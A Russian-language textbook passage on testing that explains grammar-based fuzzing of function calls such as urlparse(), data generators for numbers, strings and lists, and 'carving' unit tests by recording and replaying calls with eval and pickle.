# ParseResult(scheme='http', netloc='www.cispa.de', path='/', params='', query='', fragment='')
```

Для систематической генерации таких вызовов снова воспользуемся грамматикой:

```
URLPARSE_GRAMMAR: Grammar = {
    "<call>": ['urlparse("<url>")']
}

# Import definitions from URL_GRAMMAR
URLPARSE_GRAMMAR.update(URL_GRAMMAR)
URLPARSE_GRAMMAR["<start>"] = ["<call>"]

assert is_valid_grammar(URLPARSE_GRAMMAR)
```

Эта грамматика создаёт вызовы вида `urlparse(<url>)`, где `<url>` берётся из «импортированной» грамматики URL. Идея состоит в том, чтобы создать множество таких вызовов и передать их интерпретатору Python.

```
urlparse_fuzzer = GrammarFuzzer(URLPARSE_GRAMMAR)
urlparse_fuzzer.fuzz()
# 'urlparse("http://user:password@fuzzingbook.com:8080?abc=x29")'
```

Как и выше, эти вызовы можно сразу выполнить. Чтобы лучше видеть происходящее, определим небольшую вспомогательную функцию:

```
# Call function_name(arg[0], arg[1], ...) as a string
def do_call(call_string):
    print(call_string)
    result = eval(call_string)
    print("\t= " + repr(result))
    return result

call = urlparse_fuzzer.fuzz()
do_call(call)

urlparse("http://www.google.com?abc=def")
= ParseResult(scheme='http', netloc='www.google.com', path='', params='', query='abc=def',
    fragment='')
```

Если бы `urlparse()` была, например, функцией C, её вызов можно было бы встроить в некоторую, тоже сгенерированную, функцию C:

```
URLPARSE_C_GRAMMAR: Grammar = {
    "<cfile>": ["<header><cfunction>"],
    "<header>": ['#include "urlparse.h"\n\n'],
    "<cfunction>": ["void test() {\n<calls>\n}"],
```

```

    "<calls>": ["<call>", "<calls><call>"],
    "<call>": ['    urlparse("<url>");\n']
}

URLPARSE_C_GRAMMAR.update(URL_GRAMMAR)
URLPARSE_C_GRAMMAR["<start>"] = ["<cfile>"]
assert is_valid_grammar(URLPARSE_C_GRAMMAR)

urlparse_fuzzer = GrammarFuzzer(URLPARSE_C_GRAMMAR)
print(urlparse_fuzzer.fuzz())

#include "urlparse.h"

void test() {
    urlparse("http://user:password@cispa.saarland:99/x69?x57=abc");
}

```

Синтез орakuлов

В примере с `urlparse()` варианты и для Python, и для C проверяют только *общие* ошибки в `urlparse()`, то есть обнаруживают лишь фатальные ошибки и исключения. Для полноценного теста нужен ещё и конкретный *оракул*, проверяющий правильность результата.

Мы проверим, что определённые части URL появляются в результате: например, если схема равна `http`, возвращённый `ParseResult` тоже должен содержать схему `http`. Как обсуждалось в [главе о фаззинге с помощью генераторов](#), равенство строк, таких как `http`, в двух разных символах нельзя выразить контекстно-свободной грамматикой. Однако его можно автоматически обеспечить *генераторной функцией*, представленной в той же главе.

Вот пример. Вызов `geturl()` для результата `urlparse()` должен вернуть URL в том виде, в каком тот был передан `urlparse()`.

```

from GeneratorGrammarFuzzer import GeneratorGrammarFuzzer, ProbabilisticGeneratorGrammarFuzzer

URLPARSE_ORACLE_GRAMMAR: Grammar = extend_grammar(URLPARSE_GRAMMAR,
{
    "<call>": [("assert urlparse('<url>').geturl() == '<url>'",
        opts(post=lambda url_1, url_2: [None, url_1]))]
})

urlparse_oracle_fuzzer = GeneratorGrammarFuzzer(URLPARSE_ORACLE_GRAMMAR)
test = urlparse_oracle_fuzzer.fuzz()
print(test)

assert urlparse('https://user:password@cispa.saarland/abc?abc=abc').geturl() == 'https://user:
password@cispa.saarland/abc?abc=abc'

exec(test)

```

Подобным образом можно проверять и отдельные компоненты результата:

```

URLPARSE_ORACLE_GRAMMAR: Grammar = extend_grammar(URLPARSE_GRAMMAR,
{
    "<call>": [("result = urlparse('<scheme>://<host><path>?<params>')\n"
        # + "print(result)\n"
        + "assert result.scheme == '<scheme>'\n"
        + "assert result.netloc == '<host>'\n"
        + "assert result.path == '<path>'\n"
        + "assert result.query == '<params>'",
        opts(post=lambda scheme_1, authority_1, path_1, params_1,
            scheme_2, authority_2, path_2, params_2:
            [None, None, None, None,
            scheme_1, authority_1, path_1, params_1]))]
})
# Get rid of unused symbols

```

```

del URLPARSE_ORACLE_GRAMMAR["<url>"]
del URLPARSE_ORACLE_GRAMMAR["<query>"]
del URLPARSE_ORACLE_GRAMMAR["<authority>"]
del URLPARSE_ORACLE_GRAMMAR["<userinfo>"]
del URLPARSE_ORACLE_GRAMMAR["<port>"]

urlparse_oracle_fuzzer = GeneratorGrammarFuzzer(URLPARSE_ORACLE_GRAMMAR)
test = urlparse_oracle_fuzzer.fuzz()
print(test)

result = urlparse('https://www.google.com/?def=18&abc=abc')
assert result.scheme == 'https'
assert result.netloc == 'www.google.com'
assert result.path == '/'
assert result.query == 'def=18&abc=abc'

exec(test)

```

Использование генераторных функций может показаться громоздким. Если ограничиться Python, можно вместо этого создать *модульный тест*, напрямую вызывающий фаззер для генерации отдельных частей:

```

def fuzzed_url_element(symbol):
    return GrammarFuzzer(URLPARSE_GRAMMAR, start_symbol=symbol).fuzz()

scheme = fuzzed_url_element("<scheme>")
authority = fuzzed_url_element("<authority>")
path = fuzzed_url_element("<path>")
query = fuzzed_url_element("<params>")
url = "%s://%s%s?%s" % (scheme, authority, path, query)
result = urlparse(url)
# print(result)
assert result.geturl() == url
assert result.scheme == scheme
assert result.path == path
assert result.query == query

```

В модульном тесте оракулы выражаются проще. Однако мы теряем возможность систематически покрывать отдельные элементы URL и альтернативы, как в GrammarCoverageFuzzer, а также направлять генерацию к определённым элементам, как в ProbabilisticGrammarFuzzer. Кроме того, грамматика позволяет порождать тесты для произвольных языков программирования и API.

Синтез данных

Для urlparse() использовалась узкоспециализированная грамматика, создающая один конкретный вид аргумента. Но многие функции принимают в качестве некоторых аргументов базовые типы данных, поэтому определим грамматики, порождающие именно такие аргументы. Более того, можно определить функции, которые *генерируют* грамматики под конкретные нужды, например возвращают значения из заданного диапазона.

Целые числа

Введём простую грамматику целых чисел.

```

from Grammars import convert_ebnf_grammar, crange
from ProbabilisticGrammarFuzzer import ProbabilisticGrammarFuzzer

INT_EBNF_GRAMMAR: Grammar = {
    "<start>": ["<int>"],
    "<int>": ["<_int>"],
    "<_int>": ["(-)?<leaddigit><digit>*", "0"],
}

```

```

    "<leaddigit>": crange('1', '9'),
    "<digit>": crange('0', '9')
}

assert is_valid_grammar(INT_EBNF_GRAMMAR)

INT_GRAMMAR = convert_ebnf_grammar(INT_EBNF_GRAMMAR)

```

После преобразования EBNF-грамматики вспомогательные символы представляют необязательный минус и последовательность цифр:

```

{'<start>': ['<int>'],
 '<int>': ['<_int>'],
 '<_int>': ['<symbol-1><leaddigit><digit-1>', '0'],
 '<leaddigit>': ['1', '2', '3', '4', '5', '6', '7', '8', '9'],
 '<digit>': ['0', '1', '2', '3', '4', '5', '6', '7', '8', '9'],
 '<symbol>': ['-'],
 '<symbol-1>': ['', '<symbol>'],
 '<digit-1>': ['', '<digit><digit-1>']}

int_fuzzer = GrammarFuzzer(INT_GRAMMAR)
print([int_fuzzer.fuzz() for i in range(10)])
# ['699', '-44', '321', '-7', '-6', '67', '0', '0', '57', '0']

```

Если нужны целые числа в определённом диапазоне, добавим генераторную функцию:

```

from Grammars import set_opts
import random

def int_grammar_with_range(start, end):
    int_grammar = extend_grammar(INT_GRAMMAR)
    set_opts(int_grammar, "<int>", "<_int>",
             opts(pre=lambda: random.randint(start, end)))
    return int_grammar

int_fuzzer = GeneratorGrammarFuzzer(int_grammar_with_range(900, 1000))
[int_fuzzer.fuzz() for i in range(10)]
# ['942', '955', '997', '967', '939', '923', '984', '914', '991', '982']

```

Числа с плавающей точкой

Грамматика чисел с плавающей точкой очень похожа на грамматику целых чисел.

```

FLOAT_EBNF_GRAMMAR: Grammar = {
    "<start>": ["<float>"],
    "<float>": [("<_float>", opts(prob=0.9)), "inf", "NaN"],
    "<_float>": ["<int>(<digit>+)?<exp>"],
    "<exp>": ["e<int>"]
}

FLOAT_EBNF_GRAMMAR.update(INT_EBNF_GRAMMAR)
FLOAT_EBNF_GRAMMAR["<start>"] = ["<float>"]

assert is_valid_grammar(FLOAT_EBNF_GRAMMAR)

FLOAT_GRAMMAR = convert_ebnf_grammar(FLOAT_EBNF_GRAMMAR)

float_fuzzer = ProbabilisticGrammarFuzzer(FLOAT_GRAMMAR)
print([float_fuzzer.fuzz() for i in range(10)])
# ['0', '-4e0', '-3.3', '0.55e0', '0e2', '0.2', '-48.6e0',
#  '0.216', '-4.844', '-6.100']

```

Грамматику диапазона снова создаёт функция с генератором:

```

def float_grammar_with_range(start, end):
    float_grammar = extend_grammar(FLOAT_GRAMMAR)
    set_opts(float_grammar, "<float>", "<_float>", opts(
        pre=lambda: start + random.random() * (end - start)))
    return float_grammar

float_fuzzer = ProbabilisticGeneratorGrammarFuzzer(

```

```
float_grammar_with_range(900.0, 900.9))
[float_fuzzer.fuzz() for i in range(10)]

['900.1695968039919', '900.3273891873373', '900.225192820568',
'900.3231805358258', '900.4963527393471', 'inf', 'inf',
'900.6037658059212', '900.6212350658716', '900.3877831415683']
```

Строки

Наконец, введём грамматику строк.

```
ASCII_STRING_EBNF_GRAMMAR: Grammar = {
    "<start>": ["<ascii-string>"],
    "<ascii-string>": ["<ascii-chars>"],
    "<ascii-chars>": [
        ("", opts(prob=0.05)),
        "<ascii-chars><ascii-char>"
    ],
    "<ascii-char>": crange(" ", "!") + [r'\"'] + crange("#", "~")
}

assert is_valid_grammar(ASCII_STRING_EBNF_GRAMMAR)
ASCII_STRING_GRAMMAR = convert_ebnf_grammar(ASCII_STRING_EBNF_GRAMMAR)

string_fuzzer = ProbabilisticGrammarFuzzer(ASCII_STRING_GRAMMAR)
print([string_fuzzer.fuzz() for i in range(10)])

['"BgY"', '"j[-64Big65wso(f:wg|}w&*D9JthLX}0@PT^]mr[`69Cq8H713ITYx<#jpm1)\\"',
'"{};XWZJ@d`\"[h#F{1)C9M?%C`=', '"Y"',
'"J0HG33+E(p8JQtKW.;G7 ^?.', '"7r^B:Jf*J.@sqfED|M)3,eJ&OD"']
```

Синтез составных данных

Из рассмотренных выше базовых данных можно получать *составные данные* в структурах наподобие множеств или списков. Покажем такую генерацию на списках.

Списки

```
LIST_EBNF_GRAMMAR: Grammar = {
    "<start>": ["<list>"],
    "<list>": [
        ("[]", opts(prob=0.05)),
        "<list-objects>"
    ],
    "<list-objects>": [
        ("<list-object>", opts(prob=0.2)),
        "<list-object>, <list-objects>"
    ],
    "<list-object>": ["0"],
}

assert is_valid_grammar(LIST_EBNF_GRAMMAR)
LIST_GRAMMAR = convert_ebnf_grammar(LIST_EBNF_GRAMMAR)
```

Наш генератор списков принимает грамматику объектов, а затем подставляет порождаемые ею объекты в грамматику списка.

```
def list_grammar(object_grammar, list_object_symbol=None):
    obj_list_grammar = extend_grammar(LIST_GRAMMAR)
    if list_object_symbol is None:
        # Default: Use the first expansion of <start> as list symbol
```

```

list_object_symbol = object_grammar[START_SYMBOL][0]

obj_list_grammar.update(object_grammar)
obj_list_grammar[START_SYMBOL] = ["<list>"]
obj_list_grammar["<list-object>"] = [list_object_symbol]

assert is_valid_grammar(obj_list_grammar)
return obj_list_grammar

```

Теперь можно создавать списки целых чисел, строк и чисел с плавающей точкой:

```

int_list_fuzzer = ProbabilisticGrammarFuzzer(list_grammar(INT_GRAMMAR))
[int_list_fuzzer.fuzz() for i in range(10)]

string_list_fuzzer = ProbabilisticGrammarFuzzer(
    list_grammar(ASCII_STRING_GRAMMAR))
[string_list_fuzzer.fuzz() for i in range(10)]

float_list_fuzzer = ProbabilisticGeneratorGrammarFuzzer(list_grammar(
    float_grammar_with_range(900.0, 900.9)))
[float_list_fuzzer.fuzz() for i in range(10)]

```

Генераторы словарей, множеств и других структур определяются аналогично. Соединяя генераторы грамматик, можно получать структуры данных с произвольными элементами.

Итоги

В этой главе представлены *конструкторы грамматик*, полезные для генерации *вызовов функций*. Грамматики являются вероятностными и используют генераторы, поэтому в качестве производителя применяется ProbabilisticGeneratorGrammarFuzzer.

INT_GRAMMAR, FLOAT_GRAMMAR и ASCII_STRING_GRAMMAR порождают соответственно целые числа, числа с плавающей точкой и строки. int_grammar_with_range(start, end) и float_grammar_with_range(start, end) ограничивают значения указанным диапазоном. Все такие значения можно немедленно использовать в тестировании вызовов функций.

Грамматики можно объединять в более сложные. Например, list_grammar(object_grammar) возвращает грамматику, порождающую списки объектов из object_grammar:

```

int_grammar = int_grammar_with_range(100, 200)
int_list_grammar = list_grammar(int_grammar)
fuzzer = ProbabilisticGeneratorGrammarFuzzer(int_list_grammar)
[fuzzer.fuzz() for i in range(5)]

['[118, 111, 188, 137, 129]',
 '[170, 172]',
 '[171, 161, 117, 191, 175, 183, 164]',
 '[189]',
 '[129, 110, 178]']

some_list = eval(fuzzer.fuzz())
some_list
# [172, 120, 106, 192, 124, 191, 161, 100, 117]
len(some_list)
# 9

```

Таким же образом можно программно строить произвольные дополнительные типы данных для тестирования отдельных функций.

Полученные знания

- Для фаззинга отдельных функций легко создать грамматики, порождающие их вызовы.
- Фаззинг на уровне API может быть намного быстрее фаззинга на уровне системы, но несёт риск ложных тревог из-за нарушения неявных предусловий.

Дальнейшие шаги

В этой главе тесты писались вручную, и мы сами управляли порождаемыми данными. В [следующей главе](#) будет представлен гораздо более высокий уровень автоматизации:

- *выделение* автоматически записывает вызовы функций и аргументы во время выполнения программы;
- эти записи можно превратить в *грамматики* и тестировать функции с различными сочетаниями сохранённых значений.

Такие методы автоматически дают грамматики, уже вызывающие функции в контексте приложения, и заметно упрощают их спецификацию.

Предпосылки и история

Идею использования генераторных функций для создания входных структур впервые исследовали авторы QuickCheck [Claessen2000]. Очень удачная реализация для Python — пакет [Hypothesis](#), позволяющий писать и комбинировать генераторы структур данных для тестирования API.

Упражнения

Упражнения этой главы объединяют рассмотренные методы с представленными ранее методами фаззинга.

Упражнение 1. Глубоко вложенные аргументы

В примере с генерацией оракулов для `urlparse()` важные элементы наподобие `authority` и `port` не проверяются. Дополните `URLPARSE_ORACLE_GRAMMAR` функциями, выполняемыми после развёртывания и сохраняющими порождённые элементы в таблице символов, чтобы к ним можно было обращаться при генерации утверждений.

Решение. Оставлено читателю.

Упражнение 2. Покрытие сочетаний аргументов

В главе о [тестировании конфигураций](#) мы обсуждали *комбинаторное тестирование*, то есть систематическое покрытие *наборов* элементов конфигурации. Реализуйте схему, которая путём изменения грамматики позволяет покрыть все *пары* значений аргументов.

Решение. Оставлено читателю.

Упражнение 3. Мутация аргументов

Чтобы расширить диапазон используемых при тестировании аргументов, примените *схемы мутаций* из главы о [мутационном фаззинге](#): например, инвертируйте отдельные биты либо удаляйте символы из строк. Сделайте это либо при выводе грамматики, либо отдельным этапом при вызове функций.

Решение. Оставлено читателю.

Выделение модульных тестов

До сих пор мы всегда генерировали *системные входные данные* — данные, которые программа в целом получает через свои входные каналы. Если нас интересует тестирование лишь небольшого набора функций, прохождение через всю систему может быть крайне неэффективным. В этой главе представлен метод *выделения* (*carving*), который по системному тесту автоматически извлекает набор *модульных тестов*, воспроизводящих замеченные во время системного теста вызовы. Главная идея — *записать* вызовы, чтобы позднее *воспроизводить* их целиком или выборочно. Кроме того, мы рассмотрим синтез API-грамматик из выделенных модульных тестов: это позволяет *синтезировать тесты API вообще без ручного написания грамматики*.

Предварительные требования

- При выделении используются динамические трассы вызовов функций и переменных, представленные в главе о [тестировании конфигураций](#).
- Использование грамматик для тестирования отдельных модулей представлено в главе о [фаззинге API](#).

Краткое содержание

Чтобы использовать приведённый в этой главе код, напишите:

```
from fuzzingbook.Carver import <identifier>
```

В этой главе описаны средства для *записи и воспроизведения вызовов функций* во время системного теста. Поскольку отдельные вызовы функций выполняются гораздо быстрее целого системного запуска, такое «выделение» потенциально сильно ускоряет тестирование.

Класс CallCarver записывает все вызовы, происходящие, пока он активен, и используется с оператором with:

```
with CallCarver() as carver:
    y = my_sqrt(2)
    y = my_sqrt(4)
```

После выполнения called_functions() перечисляет встреченные функции, а arguments() возвращает записанные для функции аргументы. Сложные аргументы сериализуются так, чтобы их можно было легко восстановить.

Класс CallGrammarMiner превращает список выделенных выполнений в грамматику. Она позволяет синтезировать произвольные *сочетания* аргументов и служит основой дальнейшей настройки вызовов.

Системные и модульные тесты

Помните грамматику URL из главы о [грамматическом фаззинге](#)? С её помощью можно снова и снова тестировать веб-браузер, проверяя реакцию на произвольные запросы страниц.

Определим очень простой «веб-браузер», который загружает содержимое по заданному URL:

```
import urllib.parse

def webbrowser(url):
    """Download the http/https resource given by the URL"""
```

```
import requests # Only import if needed

r = requests.get(url)
return r.text
```

Применим его к fuzzingbook.org и измерим время с помощью класса Timer:

```
from Timer import Timer

with Timer() as webbrowser_timer:
    fuzzingbook_contents = webbrowser(
        "http://www.fuzzingbook.org/html/Fuzzer.html")

print("Downloaded %d bytes in %.2f seconds" %
      (len(fuzzingbook_contents), webbrowser_timer.elapsed_time()))

Downloaded 474839 bytes in 0.48 seconds
```

Первые сто символов загруженного документа выглядят так:

```
'\n<!-- A html document -->\n<!-- \nwith standard nbconvert css layout\nwith standard nbconvert
input/out'
```

Полноценный браузер, конечно, ещё и отображал бы HTML. Это можно сделать следующими командами, но мы не станем воспроизводить здесь всю веб-страницу:

```
from IPython.display import HTML, display
HTML(fuzzingbook_contents)
```

Многочасный запуск целого браузера или отображение им веб-страницы создаёт большие накладные расходы, особенно если требуется проверить только часть функциональности. После изменения кода предпочтительно тестировать только затронутый изменением набор функций, а не снова и снова запускать уже хорошо проверенные функции.

Предположим, мы изменили функцию, которая разбирает URL и раскладывает его на отдельные элементы: схему ("http"), сетевое расположение ("www.fuzzingbook.com") и путь ("/html/Fuzzer.html"). Эта функция называется `urlparse()`:

```
from urllib.parse import urlparse

urlparse('https://www.fuzzingbook.com/html/Carver.html')

ParseResult(scheme='https', netloc='www.fuzzingbook.com', path='/html/Carver.html', params='',
             query='', fragment='')
```

Отдельные элементы URL распознаны правильно. Остальные элементы, например `params`, `query` и `fragment`, пусты, потому что во входе их не было.

Важно, что выполнение одного `urlparse()` на несколько порядков быстрее запуска всего `webbrowser()`. Измерим разницу:

```
runs = 1000
with Timer() as urlparse_timer:
    for i in range(runs):
        urlparse('https://www.fuzzingbook.com/html/Carver.html')

avg_urlparse_time = urlparse_timer.elapsed_time() / 1000
avg_urlparse_time
# 1.4512089546769858e-06

webbrowser_timer.elapsed_time()
# 0.48406379198422655

webbrowser_timer.elapsed_time() / avg_urlparse_time
# 333558.98916153726
```

За время одного выполнения `webbrowser()` можно десятки или даже сотни тысяч раз выполнить `urlparse()`. Здесь ещё не учтено время, необходимое браузеру для отображения загруженного

HTML, запуска встроенных сценариев и всего прочего, происходящего при загрузке страницы. Поэтому стратегии тестирования на *модульном* уровне очень перспективны: они существенно снижают накладные расходы.

Выделение модульных тестов

Тестирование методов и функций на модульном уровне требует хорошего понимания отдельных модулей и их взаимодействия. Создание подходящей инфраструктуры и ручное написание модульных тестов трудоёмки, хотя и окупаются. Однако существует интересная альтернатива. Метод *выделения* автоматически *преобразует системные тесты в модульные*, записывая и воспроизводя вызовы функций:

1. Во время заданного или сгенерированного системного теста мы *записываем* все вызовы функции, включая аргументы и другие читаемые ею переменные.
2. На их основе синтезируется самодостаточный *модульный тест*, восстанавливающий вызов функции со всеми аргументами.
3. Этот модульный тест можно в любой момент эффективно выполнить заново.

В оставшейся части главы разберём эти шаги.

Запись вызовов

Первая задача — записать вызовы функций вместе с аргументами. Для простоты ограничимся аргументами, игнорируя читаемые функцией глобальные переменные и прочие значения, не являющиеся аргументами. Для записи используется механизм из [главы о покрытии](#): функция трассировки отслеживает обращения к отдельным функциям и сохраняет их аргументы. Как и объекты Coverage, объекты Carver должны поддерживать оператор with, позволяя трассировать конкретный блок кода:

```
with Carver() as carver:
    function_to_be_traced()
c = carver.calls()
```

Начальное определение поддерживает такую конструкцию:

```
import sys

class Carver:
    def __init__(self, log=False):
        self._log = log
        self.reset()

    def reset(self):
        self._calls = {}

    # Start of `with` block
    def __enter__(self):
        self.original_trace_function = sys.gettrace()
        sys.settrace(self.traceit)
        return self

    # End of `with` block
    def __exit__(self, exc_type, exc_value, tb):
        sys.settrace(self.original_trace_function)
```

Основная работа выполняется методом traceit(), который записывает все вызовы в атрибут _calls. Сначала определим две вспомогательные функции:

```
import inspect

def get_qualified_name(code):
    """Return the fully qualified name of the current function"""
    name = code.co_name
    module = inspect.getmodule(code)
    if module is not None:
        name = module.__name__ + "." + name
    return name

def get_arguments(frame):
    """Return call arguments in the given frame"""
    # When called, all arguments are local variables
    local_variables = frame.f_locals.copy()
    arguments = [(var, frame.f_locals[var])
                  for var in local_variables]
    arguments.reverse() # Want same order as call
    return arguments
```

CallCarver сохраняет вызовы как по короткому, так и по полному имени функции:

```
class CallCarver(Carver):
    def add_call(self, function_name, arguments):
        """Add given call to list of calls"""
        if function_name not in self._calls:
            self._calls[function_name] = []
        self._calls[function_name].append(arguments)

    # Tracking function: Record all calls and all args
    def traceit(self, frame, event, arg):
        if event != "call":
            return None

        code = frame.f_code
        function_name = code.co_name
        qualified_name = get_qualified_name(code)
        arguments = get_arguments(frame)

        self.add_call(function_name, arguments)
        if qualified_name != function_name:
            self.add_call(qualified_name, arguments)

        if self._log:
            print(simple_call_string(function_name, arguments))

        return None
```

Наконец, добавим несколько удобных методов доступа к вызовам:

```
class CallCarver(CallCarver):
    def calls(self):
        """Return a dictionary of all calls traced."""
        return self._calls

    def arguments(self, function_name):
        """Return a list of all arguments of the given function
        as (VAR, VALUE) pairs.
        Raises an exception if the function was not traced."""
        return self._calls[function_name]

    def called_functions(self, qualified=False):
        """Return all functions called."""
        if qualified:
            return [function_name for function_name in self._calls.keys()
                    if function_name.find('.') >= 0]
        else:
            return [function_name for function_name in self._calls.keys()
                    if function_name.find('.') < 0]
```

Запись my_sqrt()

Испытаем новый класс Carver сначала на очень простой функции:

```
from Intro_Testing import my_sqrt

with CallCarver() as sqrt_carver:
    my_sqrt(2)
    my_sqrt(4)
```

Можно получить все замеченные вызовы:

```
sqrt_carver.calls()

{'my_sqrt': [[('x', 2)], [('x', 4)]],
 'Intro_Testing.my_sqrt': [[('x', 2)], [('x', 4)]],
 '__exit__': [('tb', None),
 ('exc_value', None),
 ('exc_type', None),
 ('self', <__main__.CallCarver at 0x164d98e20>)]]}

sqrt_carver.called_functions()
# ['my_sqrt', '__exit__']
```

а также аргументы конкретной функции:

```
sqrt_carver.arguments("my_sqrt")
# [[('x', 2)], [('x', 4)]]
```

Определим вспомогательную функцию для удобного вывода таких списков:

```
def simple_call_string(function_name, argument_list):
    """Return function_name(arg[0], arg[1], ...) as a string"""
    return function_name + "(" + \
        ", ".join([var + "=" + repr(value)
                    for (var, value) in argument_list]) + ")"

for function_name in sqrt_carver.called_functions():
    for argument_list in sqrt_carver.arguments(function_name):
        print(simple_call_string(function_name, argument_list))

my_sqrt(x=2)
my_sqrt(x=4)
__exit__(tb=None, exc_value=None, exc_type=None, self=<__main__.CallCarver object at 0x164d98e20>)
```

Полученный синтаксис можно непосредственно использовать для повторного вызова my_sqrt():

```
eval("my_sqrt(x=2)")
# 1.414213562373095
```

Выделение urlparse()

Что произойдёт, если применить этот подход к webbrowser()?

```
with CallCarver() as webbrowser_carver:
    webbrowser("https://www.fuzzingbook.org")
```

Получение URL из сети задействует немало функций:

```
function_list = webbrowser_carver.called_functions(qualified=True)
len(function_list)
# 361

print(function_list[:50])

['requests.api.get', 'requests.api.request', 'requests.sessions.__init__',
 'requests.utils.default_headers', 'requests.utils.default_user_agent',
 'requests.structures.__init__', 'collections.abc.update',
 'abc.__instancecheck__', 'requests.structures.__setitem__',
```

```
'requests.hooks.default_hooks', 'requests.hooks.<dictcomp>',
'requests.cookies.cookiejar_from_dict', 'http.cookiejar.__init__',
'threading.RLock', 'http.cookiejar.__iter__', 'requests.cookies.<listcomp>',
'http.cookiejar.deepvalues', 'http.cookiejar.vals_sorted_by_key',
'requests.adapters.__init__', 'urllib3.util.retry.__init__',
'urllib3.util.retry.<listcomp>', 'requests.adapters.init_poolmanager',
'urllib3.poolmanager.__init__', 'urllib3.request.__init__',
'urllib3_collections.__init__', 'requests.sessions.mount',
'requests.sessions.<listcomp>', 'requests.sessions.__enter__',
'requests.sessions.request', 'requests.models.__init__',
'requests.sessions.prepare_request', 'requests.cookies.merge_cookies',
'requests.cookies.update', 'requests.utils.get_netrc_auth',
'collections.abc.get', 'os.__getitem__', 'os.encode',
'requests.utils.<genexpr>', 'posixpath.expanduser', 'posixpath._get_sep',
'collections.abc.__contains__', 'os.decode', 'genericpath.exists',
'urllib.parse.urlparse', 'urllib.parse._coerce_args', 'urllib.parse.urlsplit',
'urllib.parse._splitnetloc', 'urllib.parse._checknetloc',
'urllib.parse._noop', 'netrc.__init__']
```

Среди прочих есть и вызов `urlparse()`:

```
urlparse_argument_list = webbrowser_carver.arguments("urllib.parse.urlparse")
urlparse_argument_list

[('allow_fragments', True), ('scheme', ''),
 ('url', 'https://www.fuzzingbook.org')],
[('allow_fragments', True), ('scheme', ''),
 ('url', 'https://www.fuzzingbook.org/')],
# Остальные записанные вызовы имеют те же аргументы.
]
```

Снова преобразуем запись в аккуратно оформленный вызов:

```
urlparse_call = simple_call_string("urlparse", urlparse_argument_list[0])
urlparse_call
# "urlparse(allow_fragments=True, scheme='', url='https://www.fuzzingbook.org')"
```

Его можно выполнить повторно:

```
eval(urlparse_call)
# ParseResult(scheme='https', netloc='www.fuzzingbook.org', path='',
#             params='', query='', fragment='')
```

Итак, мы успешно выделили вызов `urlparse()` из выполнения `webbrowser()`.

Воспроизведение вызовов

Полное и универсальное воспроизведение вызовов непросто: приходится решать несколько задач.

1. Необходимо иметь возможность *обратиться* к отдельной функции. Если функция вызывается по имени, это имя должно быть в области видимости. Внутреннее имя модуля придётся сделать видимым.
2. Все *ресурсы*, к которым функция обращается помимо аргументов, тоже нужно записать и восстановить. Это особенно трудно, когда переменные ссылаются на внешние ресурсы, например файлы или сетевые соединения.
3. Нужно также восстанавливать *сложные объекты*.

Из-за этих ограничений выделение затруднено или вообще невозможно, если тестируемая функция тесно взаимодействует с окружением. Рассмотрим для примера метод `email.parser.parse()`, который вызывается внутри `webbrowser()`:

```
email_parse_argument_list = webbrowser_carver.arguments("email.parser.parse")
email_parse_call = simple_call_string(
    "email.parser.Parser.parse",
    email_parse_argument_list[0])
```

```
'email.parser.Parser.parse(headersonly=False, fp=<_io.StringIO object at 0x165160040>, self=<email.parser.Parser object at 0x164d9a3b0>).'
```

Сериализация объектов

b' \x80\x04\x95w\x00\x00\x00\x00\x00\x00\x00\x00\x0c\x0cemail.parser\x94\x8c\x06Parser\x94\x93\x94)\x81\x94}\x94(\x8c\x06_class\x94\x8c\x0bhttp.client\x94\x8c\x0bHTTPMessage\x94\x93\x94\x8c\x06policy\x94\x8c\x11email.policybase\x94\x8c\x08Compat32\x94\x93\x94)\x81\x94ub.'

```
def call_value(value):  
    value_as_string = repr(value)  
    if value_as_string.find('<') >= 0:  
        # Complex object  
        value_as_string = "pickle.loads(" + repr(pickle.dumps(value)) + ")"  
    return value_as_string  
  
def call_string(function_name, argument_list):  
    """Return function_name(arg[0], arg[1], ...) as a string, pickling complex objects"""  
    if len(argument_list) > 0:  
        (first_var, first_value) = argument_list[0]  
        if first_var == "self":  
            # Make this a method call  
            method_name = function_name.split(".")[ -1 ]  
            function_name = call_value(first_value) + "." + method_name  
            argument_list = argument_list[1:]  
  
    return function_name + "(" + \  
        ", ".join([var + "=" + call_value(value)  
                    for (var, value) in argument_list]) + ")"
```

```
call = call_string("email.parser.Parser.parse", email_parse_argument_list[0])
print(call)
```

Полученная строка содержит вызов `email.parser.Parser.parse()` с `StringIO` и `Parser`, восстановленными выражениями `pickle.loads(...)`. Теперь исходный вызов можно повторить и получить корректный результат:

```
import email
eval(call)
# <http.client.HTTPMessage at 0x1653cd720>
```

Все вызовы

До сих пор мы рассматривали только один вызов внутри `webbrowser()`. Сколько вызовов вообще удастся выделить и воспроизвести? Проверим и подсчитаем.

```
import traceback
import enum
import socket

all_functions = set(webbrowser_carver.called_functions(qualified=True))
call_success = set()
run_success = set()
exceptions_seen = set()

for function_name in webbrowser_carver.called_functions(qualified=True):
    for argument_list in webbrowser_carver.arguments(function_name):
        try:
            call = call_string(function_name, argument_list)
            call_success.add(function_name)

            result = eval(call)
            run_success.add(function_name)

        except Exception as exc:
            exceptions_seen.add(repr(exc))
            continue

print("%d/%d calls (%.2f%%) successfully created and %d/%d calls (%.2f%%) successfully ran" % (
    len(call_success), len(all_functions), len(call_success) * 100 / len(all_functions),
    len(run_success), len(all_functions), len(run_success) * 100 / len(all_functions)))

240/361 calls (66.48%) successfully created and 49/361 calls (13.57%) successfully ran
```

Посмотрим на некоторые полученные сообщения об ошибках:

```
NameError("name 'logging' is not defined")
TypeError("cannot pickle 'SSLSocket' object")
AttributeError("module 'enum' has no attribute '__call__'")
AttributeError("'NoneType' object has no attribute 'readline'")
NameError("name 'codecs' is not defined")
AttributeError("module 'email.parser' has no attribute 'parsestr'")
AttributeError("module 'email.message' has no attribute 'get'")
```

Из этого видно следующее:

- **Подавляющее большинство вызовов удалось преобразовать в строки вызовов.** Неудачи обычно связаны с передачей несериализуемых объектов.
- **Удалось выполнить лишь часть вызовов.** Причины ошибок различны; чаще всего вызывается внутреннее имя, отсутствующее в области видимости.

К механизму выделения следует относиться осторожно. Мы по-прежнему не учитываем обращения к внешним значениям, например глобальным переменным, а сериализация не способна воссоздать внешние ресурсы. Но если интересующую функцию можно выделить и воспроизвести, её вызовы с исходными аргументами повторяются очень эффективно.

Извлечение API-грамматик из записанных вызовов

До сих пор записанные вызовы использовались для точного воспроизведения исходных обращений. Но их можно также *мутировать*, эффективно подвергая API фаззингу с ранее записанными аргументами.

Общая идея такова:

1. Сначала записать все вызовы конкретной функции во время заданного выполнения программы.
